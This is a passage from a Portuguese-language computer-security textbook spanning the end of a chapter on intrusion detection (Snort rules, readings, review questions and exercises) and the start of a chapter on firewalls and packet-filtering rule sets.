No Snort, o caractere de barra invertida “\” é reservado, sendo usado para escrever instruções em várias linhas. Esse exemplo é usado para detectar um tipo de ataque no nível do TCP conhecido como ataque SYN-FIN. Os nomes \$EXTERNAL\_NET e \$HOME\_NET são nomes de variáveis predefinidos para especificar determinadas redes. Nesse exemplo, é especificada qualquer porta de origem ou porta de destino. Esse exemplo verifica se apenas os bits SYN e FIN estão com valor 1, ignorando o primeiro e segundo bits reservados no octeto dos marcadores (flags) do TCP. A opção reference refere-se a uma definição externa desse ataque, que é do tipo “tentativa de reconhecimento” (attempted-recon).

## 8.10 Leituras e sites recomendados

Dois tratamentos minuciosos de detecção de intrusão são [BACE00] e [PROC01]. Outro tratamento minucioso e que vale a pena conhecer é [SCAR07]. Dois artigos com levantamentos curtos porém úteis sobre o assunto são [KENT00] e [MCHU00]. [PRED08] dá exemplos de ataques de agente interno. [NING04] faz um levantamento dos avanços recentes em técnicas de detecção de intrusão. [CHAN09] é um levantamento minucioso de técnicas de detecção de anomalia. [HONE01] é o relato definitivo sobre potes de mel e provê uma análise detalhada das ferramentas e métodos de hackers.

**BACE00** Bace, R. *Intrusion Detection*. Indianapolis. IN: Macmillan Technical Publishing, 2000.

**CHAN09** Chandola, V.; Banerjee, A.; Kumar, V. Anomaly Detection: A Survey. *ACM Computing Surveys*, julho de 2009.

**HONE01** The Honeynet Project. *Know Your Enemy: Revealing the Security Tools, Tactics, and Motives of the Blackhat Community*. Reading, MA: Addison-Wesley, 2001.

**KENT00** Kent, S. On the Trail of Intrusions into Information Systems. *IEEE Spectrum*, dezembro de 2000.

**MCHU00** McHugh, J.; Christie, A.; Allen, J. The Role of Intrusion Detection Systems. *IEEE Software*, setembro/outubro de 2000.

**NING04** Ning, P. et al. Techniques and Tools for Analyzing Intrusion Alerts. *ACM Transactions on Information and System Security*, maio de 2004.

**PRED08** Predd, J. et al. Insiders Behaving Badly. *IEEE Security & Privacy*, julho/agosto de 2008.

**PROC01** Proctor, P. *The Practical Intrusion Detection Handbook*. Upper Saddle River, NJ: Prentice Hall, 2001.

**SCAR07** Scarfone, K.; Mell, P. *Guide to Intrusion Detection and Prevention Systems*. NIST Special Publication SP 800-94, fevereiro de 2007.

## Sites recomendados

- **STAT Project:** Projeto de pesquisa de código-fonte aberto que se concentra em ferramentas de detecção de intrusão baseadas em assinatura para estações, aplicações e redes.
- **Honeynet Project:** Projeto de pesquisa que estuda as técnicas de hackers predadores e de desenvolvimento de produtos de pote de mel.
- **Honeypots:** Boa coleção de artigos de pesquisa e artigos técnicos.
- **Snort:** Site do Snort, um sistema de código-fonte aberto para prevenção e detecção de intrusão em rede.

## 8.11 Termos principais, perguntas de revisão e problemas

### Termos principais

captura de banner	falso positivo	intruso
detecção de anomalia	formato de troca de detecção de intrusão	pote de mel (honeypot)
detecção de anomalia baseada em regra	hacker	sensor de rede
detecção de assinatura	identificação	sensor inline (em linha)
detecção de intrusão	IDS baseado em estação	sensor passivo
escaneamento	IDS baseado em rede (NIDS)	sistema de detecção de intrusão (IDS)
falácia da taxa-base	intrusão baseada em regra	Snort
falso negativo		

## Perguntas de revisão

- 8.1 Liste e defina brevemente três classes de intrusos.
- 8.2 Descreva os três componentes lógicos de um IDS.
- 8.3 Descreva as diferenças entre um IDS baseado em estação e um IDS baseado em rede.
- 8.4 Cite três benefícios que podem ser fornecidos por um IDS.
- 8.5 Liste algumas características desejáveis de um IDS.
- 8.6 Qual é a diferença entre detecção de anomalia e detecção de intrusão por assinatura?
- 8.7 Quais métricas são úteis para detecção de intrusão baseada em perfil?
- 8.8 Qual é a diferença entre detecção de anomalia baseada em regra e identificação de intrusão baseada em regra?
- 8.9 Explique a falácia da taxa-base.
- 8.10 Qual é a diferença entre um IDS distribuído baseado em estação e um NIDS?
- 8.11 Descreva os tipos de sensores que podem ser usados em um NIDS.
- 8.12 Quais são as possíveis localizações para sensores NIDS?
- 8.13 O que é um pote de mel (honeypot)?


## Problemas

- 8.1 Projete um sistema de acesso a arquivos que permita a certos usuários acesso de leitura e escrita a um arquivo, dependendo da autorização estabelecida pelo sistema. As instruções devem ter o formato LER (F, Usuário A): tentativa por Usuário A de ler o arquivo F  
ESCREVER (F, Usuário A): tentativa por Usuário A de salvar uma cópia

(possivelmente modificada) de F

Cada arquivo tem um *cabeçalho de registro*, que contém privilégios de autorização, isto é, uma lista de usuários que podem ler e escrever. O arquivo deve ser cifrado por uma chave que não é compartilhada pelos usuários, mas só é conhecida pelo sistema.

8.2 No contexto de um IDS, definimos que um falso positivo é um alarme gerado por um IDS no qual o IDS gera um alerta para uma condição que na verdade é benigna. Um falso negativo ocorre quando um IDS não gera um alarme quando acontece uma condição que merece um alerta. Usando o diagrama a seguir, represente duas curvas que indicam aproximadamente falsos positivos e falsos negativos, respectivamente.



8.3 Redes sem fio apresentam problemas diferentes de redes com fio para disponibilização de NIDS por causa da natureza de broadcast da transmissão. Discuta as considerações que devem entrar em jogo quando da decisão de localizações para sensores NIDS sem fio.

8.4 Uma das opções de não carga útil do Snort é fluxo (flow). Essa opção distingue entre clientes e servidores, e pode ser usada para especificar uma correspondência somente para pacotes que fluem em uma única direção (cliente a servidor ou vice-versa) e só é capaz de especificar correspondências em conexões TCP estabelecidas. Considere a seguinte regra do Snort:

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS $ORACLE_PORTS\
(msg: "ORACLE Create database attempt:;\"\
flow: to_server, established; content: "create database";\
nocase; \
classtype: protocol-command-decode;)
```

- a. O que essa regra faz?
- b. Comente a significância dessa regra se os dispositivos Snort estiverem colocados dentro ou fora do firewall externo.

8.5 A área de sobreposição das duas funções de densidade de probabilidade da [Figura 8.1](#) representa a região na qual há o potencial para falsos positivos e falsos negativos. Além disso, a [Figura 8.1](#) é idealizada, não sendo necessariamente uma descrição representativa das formas relativas das duas funções de densidade. Suponha que haja uma intrusão real para cada mil usuários autorizados e que a área de sobreposição cubra 1% dos usuários autorizados e 50% dos intrusos.

- a. Represente tal conjunto de funções de densidade e defende o argumento de que essa é uma representação razoável.
- b. Qual é a probabilidade de que um evento que ocorre nessa região seja de um usuário autorizado? Não esqueça que 50% de todas as intrusões caem nessa região.

8.6 Um exemplo de ferramenta de detecção de intrusão baseada em estação é o programa *tripwire*. Esse programa é uma ferramenta de verificação de integridade de arquivos que escaneia arquivos e diretórios no sistema regularmente e avisa ao administrador se houver mudanças. O programa usa um banco de dados protegido de somas de verificação cifradas para cada arquivo verificado e compara esse valor com aquele recomputado para cada arquivo à medida que é escaneado. Ele deve ser configurado com uma lista de arquivos e diretórios a serem verificados e de quais mudanças, se houver alguma, são permitidas para cada um. O programa pode permitir, por exemplo, que novas entradas sejam inseridas em arquivos de registro, mas não permitir que entradas existentes sejam modificadas. Quais são as vantagens e desvantagens de usar tal ferramenta? Considere o problema de determinar quais arquivos deveriam ser alterados apenas raramente, quais arquivos podem ser alterados mais vezes e como e quais são alterados frequentemente, e, portanto, não podem ser verificados. Então, considere a quantidade de trabalho na configuração do programa, bem como no administrador de sistema que monitora as respostas geradas.

8.7 Um NIDS descentralizado está operando com dois nós na rede, monitorando fluxos de entrada de tráfego anômalos. Além disso, um nó central está presente para gerar um sinal de alarme após receber sinais de entrada dos dois nós distribuídos. As assinaturas de fluxo de entrada de tráfego nos dois nós do IDS seguem um de quatro padrões: P1, P2, P3, P4. Os níveis de ameaça são classificados pelo nó central, tendo como base o tráfego observado pelos dois NIDS em certo instante e são dados pela tabela apresentada a seguir:

Nível de ameaça	Assinatura
Baixo	1 P1 + 1 P2
Médio	1 P3 + 1 P4
Alto	2 P4

Se, em certo instante de tempo, no mínimo um nó distribuído gerar um sinal de alarme P3, qual é a probabilidade de que o tráfego observado na rede será classificado em nível de ameaça “Médio”?

8.8 Um táxi foi envolvido em um acidente fatal seguido de fuga do local à noite. Há duas empresas de táxi na cidade, a Green e a Blue. Você foi informado de que

- 85% dos táxis da cidade são Green e 15% são Blue.
- Uma testemunha identificou o táxi como Blue.

O tribunal testou a confiabilidade da testemunha sob as mesmas condições que existiam na noite do acidente e concluiu que a testemunha identificou corretamente a cor do táxi 80% das vezes. Qual é a probabilidade de o táxi envolvido no acidente ser Blue em vez de Green?

$$\Pr[A|B] = \frac{\Pr[AB]}{\Pr[B]}$$

$$\Pr[A|B] = \frac{1/12}{3/4} = \frac{1}{9}$$

$$\Pr[A] = \sum_{i=1}^n \Pr[A|E_i] \Pr[E_i]$$

$$\Pr[E_i|A] = \frac{\Pr[A|E_i] P[E_i]}{\Pr[A]} = \frac{\Pr[A|E_i] P[E_i]}{\sum_{j=1}^n \Pr[A|E_j] \Pr[E_j]}$$

<sup>1</sup>Nota de Tradução: Um alvo de oportunidade é aquele em que uma vulnerabilidade foi detectada por um atacante, que então decide tentar explorá-la simplesmente porque o alvo lhe permitiu fazê-lo.

<sup>2</sup>Registros de auditoria desempenham um papel mais geral na segurança de computadores do que apenas detecção de intrusão. Consulte o [Capítulo 18](#) para uma discussão completa.

<sup>6</sup>Nota de Tradução: Um “hard link” é um tipo de entrada de diretório que associa um nome a um arquivo em um sistema de arquivos, permitindo a criação de diversos nomes para o mesmo arquivo.

<sup>3</sup>Os firewalls são discutidos detalhadamente no [Capítulo 9](#). Em essência, um firewall é projetado para proteger uma rede ou um conjunto de redes conectadas no lado de dentro do firewall contra tráfego da Internet e outros tráfegos que vêm do lado de fora do firewall. O firewall faz isso restringindo o tráfego, rejeitando pacotes potencialmente ameaçadores.

<sup>4</sup>A captura de banner típica consiste em iniciar uma conexão a um servidor de rede e registrar os dados retornados no início da sessão. Essa informação pode especificar o nome da aplicação, o número da versão e até o sistema operacional que está sendo executado no servidor [[DAMR03](#)].

<sup>5</sup>Um verme é um programa que pode se reproduzir e enviar cópias de si mesmo de computador a computador por conexões de rede. Ao chegar, o verme pode ser ativado para se reproduzir e se propagar novamente. Além da propagação, o verme usualmente executa alguma função não desejada.

<sup>7</sup>Nota de Tradução: O termo iptables refere-se a uma ferramenta que permite a criação de regras de firewall e NATs no nível de usuário em um sistema Linux, sendo um módulo da ferramenta netfilter.

---

## CAPÍTULO 9

---

# Firewalls e sistemas de prevenção de intrusão

---

9.1 A necessidade de firewalls

9.2 Características dos firewalls

9.3 Tipos de firewalls

    Firewall de filtragem de pacotes

    Firewalls de inspeção com estado

    Gateway de nível de aplicação

    Gateway de nível de circuito

9.4 Implantação de firewall

    Estação bastião

    Firewalls baseados em estação

    Firewall pessoal

9.5 Localização e configurações de firewalls

    Redes DMZ

    Redes privadas virtuais

    Firewalls distribuídos

    Resumo de localizações e topologias de firewalls

9.6 Sistemas de prevenção de intrusão

    IPS baseado em estação

    IPS baseado em rede

    Snort Inline

9.7 Exemplo: produtos para gerenciamento unificado de ameaças

9.8 Leituras e sites recomendados

9.9 Termos principais, perguntas de revisão e problemas

# Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Explicar o papel de firewalls como parte de uma estratégia de segurança de computadores e redes.
- Listar as características principais dos firewalls.
- Discutir as várias opções de implantação para firewalls.
- Entender os méritos relativos de várias opções de localização e configuração de firewalls.
- Distinguir entre firewalls e sistemas de prevenção de intrusão.
- Definir o conceito de sistema unificado de gerenciamento de ameaças.

Os firewalls podem ser um meio efetivo de proteger um sistema local ou uma rede de sistemas contra ameaças à segurança baseadas em rede e, ao mesmo tempo, permitir acesso ao mundo exterior via redes de longa distância e Internet.

## 9.1 A necessidade de firewalls

Os sistemas de informação em corporações, agências governamentais e outras organizações passaram por uma constante evolução. Damos a seguir alguns desenvolvimentos notáveis:

- Sistema centralizado de processamento de dados, com um mainframe central que suporta vários terminais conectados diretamente.
- Redes locais (LANs) que interconectam PCs e terminais uns com os outros e com o mainframe.
- Redes corporativas locais, que consistem em várias LANs, PCs interconectados, servidores e, talvez, um ou dois mainframes.
- Redes empresariais, que consistem em várias redes corporativas locais geograficamente distribuídas interconectadas por uma rede de longa distância (WAN) privada.
- Conectividade com a Internet, na qual as várias redes corporativas locais ligam-se à Internet e podem ou não estar também interligadas por uma WAN privada.

A conectividade com a Internet deixou de ser opcional para as organizações. As informações e os serviços disponíveis são essenciais para a organização. Além disso, usuários individuais dentro da organização querem e precisam de acesso à Internet e, se tal acesso não for fornecido por suas LANs, eles podem usar uma instalação de banda larga sem fio disponibilizada por seus PCs e se

ligarem a um provedor de serviço de Internet (ISP). Todavia, ao mesmo tempo que oferece benefícios à organização, o acesso à Internet habilita o mundo exterior a atingir recursos de rede local e interagir com eles. Isso cria uma ameaça à organização. Embora seja possível equipar cada estação de trabalho e servidor na rede corporativa com fortes recursos de segurança, por exemplo, proteção contra intrusão, isso pode não ser suficiente e, em alguns casos, não é eficiente em termos de custo. Considere uma rede com centenas ou até milhares de sistemas que executam vários sistemas operacionais, como diferentes versões de Windows, MacOSX e Linux. Quando uma falha na segurança é descoberta, cada sistema potencialmente afetado deve ser atualizado para sanar a falha, o que requer gerenciamento de configuração escalável e a aplicação agressiva de patches para funcionar efetivamente. Embora difícil, isso é possível e necessário se forem usadas apenas ferramentas de segurança baseadas em estação. Uma alternativa amplamente aceita ou no mínimo complementar a serviços de segurança baseados em estação é o firewall. O firewall é inserido entre a rede corporativa e a Internet para estabelecer uma ligação controlada e montar um muro ou perímetro de segurança externo. A meta desse perímetro é proteger a rede corporativa contra ataques provenientes da Internet e prover um único ponto de estrangulamento no qual segurança e auditoria possam ser impostas. O firewall pode ser um único sistema de computador ou um conjunto de dois ou mais sistemas que cooperam para desempenhar a função de firewall.

O firewall, assim, provê uma camada de defesa adicional, isolando sistemas internos de redes externas. Isso segue a clássica doutrina militar da “defesa intensa”, que é também aplicável à segurança de TI.

## 9.2 Características dos firewalls

[BELL94] lista as seguintes metas de projeto para um firewall:

1. Todo o tráfego de dentro para fora e vice-versa deve passar pelo firewall. Isso é conseguido bloqueando fisicamente todo acesso à rede local, exceto via firewall. Várias configurações são possíveis, como explicaremos mais adiante neste capítulo.
2. Somente tráfego autorizado, como definido pela política de segurança local, terá permissão de passar. São usados vários tipos de firewalls que implementam vários tipos de políticas de segurança, como explicaremos mais adiante neste capítulo.
3. O firewall em si é imune à penetração, o que implica a utilização de um

sistema mais robusto, com um sistema operacional seguro. Sistemas de computador confiáveis são adequados para hospedar um firewall e costumam ser exigidos em aplicações governamentais. Esse tópico será discutido no [Capítulo 13](#).

[SMIT97] lista quatro técnicas gerais que os firewalls usam para controlar o acesso e impor a política de segurança da instalação. Originalmente, os firewalls focalizavam primariamente o controle de serviço, mas evoluíram desde então e agora proveem todos os quatro:

- **Controle de serviço:** Determina os tipos de serviços da Internet que podem ser acessados de dentro para fora e de fora para dentro da rede. O firewall pode filtrar tráfego tendo como base o endereço IP, o protocolo ou o número de porta; ele pode prover software proxy que recebe e interpreta cada requisição de serviço antes de passá-la adiante ou pode hospedar o próprio software servidor como serviço Web ou de correio.
- **Controle de direção:** Determina a direção na qual determinadas requisições de serviço podem ser iniciadas e têm permissão de transitar pelo firewall.
- **Controle de usuário:** Controla acesso a um serviço de acordo com o usuário que está tentando acessá-lo. Esse recurso é tipicamente aplicado a usuários que estão dentro do perímetro do firewall (usuários locais). Pode também ser aplicado a tráfego de entrada advindo de usuários externos; este último exige alguma forma de tecnologia de autenticação segura, como a fornecida pelo IPSec ([Capítulo 22](#)).
- **Controle de comportamento:** Controla o modo de utilização de determinados serviços. Por exemplo, o firewall pode filtrar e-mail para eliminar spam ou pode habilitar acesso externo a apenas uma parte das informações em um servidor Web local.

Antes de passar para os detalhes de tipos e configurações de firewalls, é melhor resumir o que se pode esperar de um firewall. As seguintes funcionalidades fazem parte do escopo de um firewall:

1. Um firewall define um único ponto de estrangulamento que tenta manter usuários não autorizados fora da rede protegida, proíbe que serviços potencialmente vulneráveis entrem ou saiam da rede e provê proteção contra vários tipos de ataques de falsificação de IP e ataques de roteamento. A utilização de um único ponto de estrangulamento simplifica o gerenciamento da segurança porque as funcionalidades de segurança ficam consolidadas em um único sistema ou conjunto de sistemas.
2. Um firewall provê um local para monitorar eventos relacionados à segurança.

Auditórias e alarmes podem ser implementados no sistema do firewall.

3. Um firewall é uma plataforma conveniente para diversas funções da Internet que não são relacionadas com segurança. Entre elas citamos um tradutor de endereços de rede, que mapeia endereços locais para endereços de Internet, e uma função de gerenciamento de rede, que faz auditoria ou registra a utilização da Internet.
4. Um firewall pode servir como plataforma para o IPSec. Com a utilização da funcionalidade de modo túnel descrita no [Capítulo 22](#), o firewall pode ser usado para implementar redes privadas virtuais.

Os firewalls têm suas limitações, entre elas as seguintes:


1. O firewall não pode proteger contra ataques que não passam por ele. Sistemas internos podem ter recursos de discagem ou de banda larga móvel para se conectar com um ISP. Uma LAN interna pode ter suporte a uma combinação de recursos de modem que provê capacidade de acesso discado à rede para empregados que viajam ou que trabalham de casa.
2. O firewall pode não proteger totalmente contra ameaças internas, como um empregado insatisfeito que coopera inadvertidamente com um atacante externo.
3. Uma LAN sem fio sem segurança adequada pode ser acessada do exterior da organização. Um firewall interno que separa regiões de uma rede empresarial não pode defender contra comunicações sem fio entre sistemas locais que estão de lados diferentes do firewall interno.
4. Um laptop, PDA ou dispositivo de armazenamento portátil pode ser usado e infectado fora da rede corporativa e então ligado a essa rede e usado internamente.

## 9.3 Tipos de firewalls

Um firewall pode agir como um filtro de pacotes. Ele pode funcionar como um filtro positivo, permitindo somente a passagem de pacotes que estejam de acordo com critérios específicos, ou como um filtro negativo, rejeitando qualquer pacote que satisfaça certos critérios. Dependendo do tipo, o firewall pode examinar um ou mais cabeçalhos de protocolo em cada pacote, a carga útil de cada pacote ou o padrão gerado por uma sequência de pacotes. Nesta seção, examinaremos os principais tipos de firewalls.

### Firewall de filtragem de pacotes

Um firewall de filtragem de pacotes aplica um conjunto de regras a cada pacote IP que chega e que sai, e então transmite ou descarta o pacote ([Figura 9.1b](#)).



**FIGURA 9.1** Tipos de firewalls.

O firewall é tipicamente configurado para filtrar pacotes que transitam em ambas as direções (de e para a rede interna). Regras de filtragem são baseadas em informações contidas em um pacote de rede:

- **Endereço IP de origem:** O endereço IP do sistema que originou o pacote IP

(p. ex., 192.178.1.1).

- **Endereço IP de destino:** O endereço IP do sistema que o pacote IP está tentando alcançar (p. ex., 192.168.1.2).
- **Endereços de origem e de destino no nível de transporte:** O número da porta no nível de transporte (p. ex., TCP ou UDP) que define aplicações como SNMP ou TELNET.
- **Campo IP de protocolo:** Define o protocolo de transporte.
- **Interface:** Quando se trata de um firewall com três ou mais portas, é a interface do firewall de onde o pacote veio ou a interface do firewall para a qual o pacote vai.

O filtro de pacotes é normalmente composto por uma lista de regras baseadas em correspondências com campos no cabeçalho IP ou TCP. Se houver correspondência com uma das regras, essa regra é invocada para determinar se o pacote deve ser transmitido ou descartado. Se não houver correspondência com qualquer regra, uma ação padrão é executada. Duas políticas padrão são possíveis:

- **Padrão = descartar:** Aquilo que não é expressamente permitido é proibido.
- **Padrão = transmitir:** Aquilo que não é expressamente proibido é permitido.

A política padrão de descartar é mais conservadora. Inicialmente, tudo é bloqueado, e os serviços devem ser adicionados caso a caso. Essa política é mais visível aos usuários, que mais provavelmente verão o firewall como um estorvo. Todavia, essa é a política que provavelmente será a preferida por empresas e organizações governamentais. Além disso, a visibilidade para os usuários diminui à medida que as regras são criadas. A política padrão de transmitir aumenta a facilidade de uso para usuários finais, mas oferece segurança reduzida; o administrador de segurança deve, em essência, reagir a cada nova ameaça à segurança à medida que ela se torna conhecida. Essa política pode ser usada por organizações em geral mais abertas, como universidades.

A [Tabela 9.1](#), de [BELL94], dá alguns exemplos de conjuntos de regras de filtragem de pacotes. Em cada conjunto, as regras são aplicadas de cima para baixo. O “\*” em um campo é um designador coringa que corresponde a “qualquer coisa”. Consideramos que a política padrão = descartar está em vigor.

1. Correio dirigido para dentro da rede é permitido (a porta 25 refere-se ao SMTP de entrada), mas somente a uma estação de gateway. Todavia, pacotes advindos de determinada estação externa, SPIGOT, são bloqueados porque essa estação tem histórico de enviar arquivos maciços em mensagens de e-mail.

2. Essa é uma declaração explícita da política padrão. Todos os conjuntos de regras incluem essa regra implicitamente como a última regra.
3. Esse conjunto de regras tem como objetivo especificar que qualquer estação interna pode enviar correio para fora da rede. Um pacote TCP com a porta de destino 25 é roteado para o servidor SMTP na máquina de destino. O problema dessa regra é que a utilização da porta 25 para recepção de SMTP é apenas algo padronizado; uma máquina externa poderia ser configurada para ter alguma outra aplicação ligada à porta 25. Do modo como essa regra está escrita, um atacante poderia obter acesso a máquinas internas enviando pacotes com um número de porta TCP de origem igual a 25.
4. Esse conjunto de regras consegue obter o resultado pretendido que não foi conseguido em C. As regras tiram proveito de um aspecto de conexões TCP. Uma vez estabelecida uma conexão, o marcador ACK de um segmento TCP é fixado em 1 para indicar o reconhecimento de segmentos enviados pelo outro lado. Assim, esse conjunto de regras diz que são permitidos pacotes IP nos quais o endereço IP de origem é um dos que estão em uma lista de estações internas designadas e o número da porta TCP de destino é 25. Ela também permite a passagem de pacotes entrantes que tenham o número de porta de origem igual a 25 e que incluam o marcador ACK igual a 1 no segmento TCP. Observe que designamos explicitamente sistemas de origem e de destino para definir essas regras explicitamente.
5. Esse conjunto de regras é uma abordagem para lidar com conexões FTP. Com o FTP, duas conexões TCP são usadas: uma conexão de controle para configurar a transferência de arquivos e uma conexão de dados para a transferência de arquivos propriamente dita. A conexão de dados usa um número de porta diferente, que é designado dinamicamente para a transferência. A maioria dos servidores, e consequentemente a maioria dos alvos de ataques, usa portas com números baixos; a maioria das chamadas de saída tende a usar portas com números altos, tipicamente acima de 1023. Assim, esse conjunto de regras permite a passagem de:
  - Pacotes originados internamente.
  - Pacotes de resposta a uma conexão iniciada por uma máquina interna.
  - Pacotes destinados a uma porta de número alto em uma máquina interna.

---

### Tabela 9.1

#### Exemplos de filtragem de pacotes

---

*Conjunto de regras A*

ação	ourhost	porta	theirhost	porta	comentário
bloquear	*	*	SPIGOT	*	não confiamos nessa gente
permitir	OUR-GW	25	*	*	conexão com nossa porta SMTP

*Conjunto de regras B*

ação	ourhost	porta	theirhost	porta	comentário
bloquear	*	*	*	*	default

*Conjunto de regras C*

ação	ourhost	porta	theirhost	porta	comentário
permitir	*	*	*	25	conexão com a porta SMTP deles

*Conjunto de regras D*

ação	src	porta	dest	porta	flags	comentário
permitir	{nossa estação}	*	*	25		nossos pacotes para a porta SMTP deles
permitir	*	25	*	*	ACK	respostas deles

*Conjunto de regras E*

ação	src	porta	dest	porta	flags	comentário
permitir	{nossas es- tações}	*	*	*		nossas chamadas dirigidas à saída
permitir	*	*	*	*	ACK	respostas às nossas chamadas
permitir	*	*	*	>1024		tráfego dirigido a não servidores

Esse esquema requer que os sistemas sejam configurados de modo que apenas os números de portas adequados estejam em uso.

O conjunto de regras E destaca a dificuldade de lidar com aplicações no nível da filtragem de pacotes. Outra maneira de lidar com FTP e aplicações semelhantes são filtros de pacotes com estado ou gateway de nível de aplicação, ambos descritos mais adiante nesta seção.

Uma vantagem de um firewall de filtragem de pacotes é sua simplicidade. Além disso, filtros de pacotes normalmente não são percebidos pelos usuários e são muito rápidos. [SCAR09b] lista as seguintes desvantagens de firewalls de filtro de pacotes:

- Como os firewalls de filtro de pacotes não examinam dados de camadas superiores, eles não podem impedir ataques que exploram vulnerabilidades ou funções específicas de aplicação. Por exemplo, um firewall de filtro de pacotes não é capaz de bloquear comandos específicos de aplicações; se um firewall de filtro de pacotes permitir determinada aplicação, todas as funções disponíveis dentro dessa aplicação serão permitidas.
- Em razão das informações limitadas disponíveis para o firewall, a funcionalidade de registro presente em firewalls de filtro de pacotes é limitada. Registros nos filtros de pacotes normalmente contêm as mesmas informações usadas para tomar decisões de controle de acesso (endereço de

origem, endereço de destino e tipo de tráfego).

- A maioria dos firewalls de filtro de pacotes não suporta esquemas avançados de autenticação de usuário. Mais uma vez, essa limitação deve-se em grande parte à falta de funcionalidade de atuação em camadas superiores do firewall.
- Firewalls de filtro de pacotes são geralmente vulneráveis a ataques e atividades maliciosas que tiram proveito de problemas existentes na especificação e na pilha de protocolos TCP/IP, como *falsificação de endereços da camada de rede*. Muitos firewalls de filtro de pacotes não são capazes de detectar um pacote de rede no qual a informação de endereçamento da camada 3 do modelo OSI tenha sido alterada. Ataques de falsificação são geralmente empregados por intrusos para burlar os controles de segurança implementados em uma plataforma de firewall.
- Finalmente, devido ao pequeno número de variáveis usadas em decisões de controle de acesso, firewalls de filtro de pacotes são suscetíveis a brechas na segurança causadas por configurações inadequadas. Em outras palavras, é fácil configurar accidentalmente um firewall de filtro de pacotes que permite tipos de tráfego, origens e destinos que deveriam ser bloqueados com base na política de segurança de informações de uma organização.

Descrevemos a seguir alguns dos ataques que podem ser dirigidos a firewalls de filtragem de pacotes e as contramedidas adequadas:

- **Falsificação de endereço IP:** O intruso transmite pacotes que vêm de fora da rede com um campo de endereço IP de origem que contém o endereço de uma estação interna. O atacante espera que a utilização de um endereço falsificado permitirá a penetração em sistemas que empregam mecanismos simples de segurança para endereços de origem, nos quais pacotes vindos de estações internas confiáveis específicas são aceitos. A contramedida é descartar pacotes cujo endereço de origem seja interno se esse pacote chegar a uma interface externa. Na verdade, essa contramedida é frequentemente implementada no roteador externo ao firewall.
- **Ataques de roteamento baseado na origem:** A estação de origem especifica a rota que um pacote deve seguir ao atravessar a Internet, na esperança de que isso o desviará de medidas de segurança que não analisam informações de roteamento baseado na origem. Uma contramedida é descartar todos os pacotes que usam essa opção.
